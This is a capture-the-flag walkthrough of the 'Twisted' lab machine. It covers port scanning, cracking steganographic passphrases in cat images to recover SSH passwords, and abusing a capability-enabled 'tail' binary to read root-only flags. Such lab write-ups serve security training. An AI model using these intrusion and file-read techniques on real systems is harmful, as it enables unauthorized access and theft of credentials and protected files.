[HMV] Twisted
Table of Contents
| URL | Link 🔗 |
|---|---|
| Level | Easy |
| Target IP | 192.168.0.125 |
Enumeration#
I’ve started with enumerating the services running on the target:
sudo nmap -sV -oN nmap_tcp -vv -p- 192.168.0.125
# ...
PORT     STATE SERVICE REASON         VERSION
80/tcp   open  http    syn-ack ttl 63 nginx 1.14.2
2222/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
There were 2 services listening: http on port 80 and ssh, strangely, on port 2222. The UDP scan didn’t disclose anything else.
HTTP#
The HTTP served a simple webpage with 2 downloadable cat pictures named cat-original.jpg and cat-hidden.jpg.

<h1>I love cats!</h1>
<img src="cat-original.jpg" alt="Cat original" width="400" height="400" />
<br />

<h1>But I prefer this one because seems different</h1>

<img src="cat-hidden.jpg" alt="Cat Hidden" width="400" height="400" />
Both files had weight of 288,7KiB and I didn’t find anything with exiftool and binwalk.
Then I ran stegseek with the rockyou.txt wordlist and found out the hidden message within both files:
stegseek cat-original.jpg ~/Desktop/rockyou.txt
[i] Found passphrase: "westlife"
[i] Original filename: "markus.txt".
[i] Extracting to "cat-original.jpg.out".

cat cat-original.jpg.out
markuslovesbonita
stegseek cat-hidden.jpg ~/Desktop/rockyou.txt
[i] Found passphrase: "sexymama"
[i] Original filename: "mateo.txt".
[i] Extracting to "cat-hidden.jpg.out".

cat cat-hidden.jpg.out
thisismypassword
This way I obtained some combinations I could use with ssh:
markus:markuslovesbonitamateo:thisismypasswordbonita:?
SSH#
Logging as markus was easy peasy:
ssh markus@192.168.0.125 -p 2222
markus@192.168.0.125\'s password: markuslovesbonita

markus@twisted:~$ # Hello, world!
Let’s enumerate the machine, I thought:
ls ~
note.txt

cat note.txt
Hi bonita,
I have saved your id_rsa here: /var/cache/apt/id_rsa
Nobody can find it.


cd /var/cache/apt && ls -l | grep id_rsa

-rw------- 1 root root     1823 Oct 14  2020 id_rsa
The id_rsa file was owned by root so I couldn’t do much with it yet.
I took a step back and logged in as mateo:
ssh mateo@192.168.0.125 -p 2222
mateo@192.168.0.125\'s password: thisismypassword

mateo@twisted:~$ # Hello again!
ls
note.txt

cat note.txt
/var/www/html/gogogo.wav
Exploitation#
I downloaded the gogogo.wav file and played it, noticing that it sounds like a distorted morse code.
wget http://192.168.0.125/gogogo.wav
Using the online decoder I decoded the message:
G O D E E P E R . . . C O M E W I T H M E . . . L I T T L E R A B B I T . . .
Ultimately this proven to be the was of time though.
Yet another step back. As markus I looked up the binaries with SUID bit set.
find / -perm -u=s -type f 2>/dev/null
# ...
/home/bonita/beroot
This one has been tricky though. Probably I’d need to reverse engineer the binary somehow.
Before that though, I’ve uploaded linpeas.sh to the target machine using scp to /tmp on the target machine and ran it:
chmod +x linpeas.sh
./linpeas.sh
# ...
Files with capabilities (limited to 50):
/usr/bin/ping = cap_net_raw+ep
/usr/bin/tail = cap_dac_read_search+ep
tail looked interesting, I was able to read the binary code of /home/bonita/beroot confirming it can be used to read the arbitrary files contents in the file system. I used that to read both flags, circumventing the need of figuring out how the beroot binary works.
Pwned#
tail /home/bonita/user.txt
<redacted>
tail /root/root.txt
<redacted>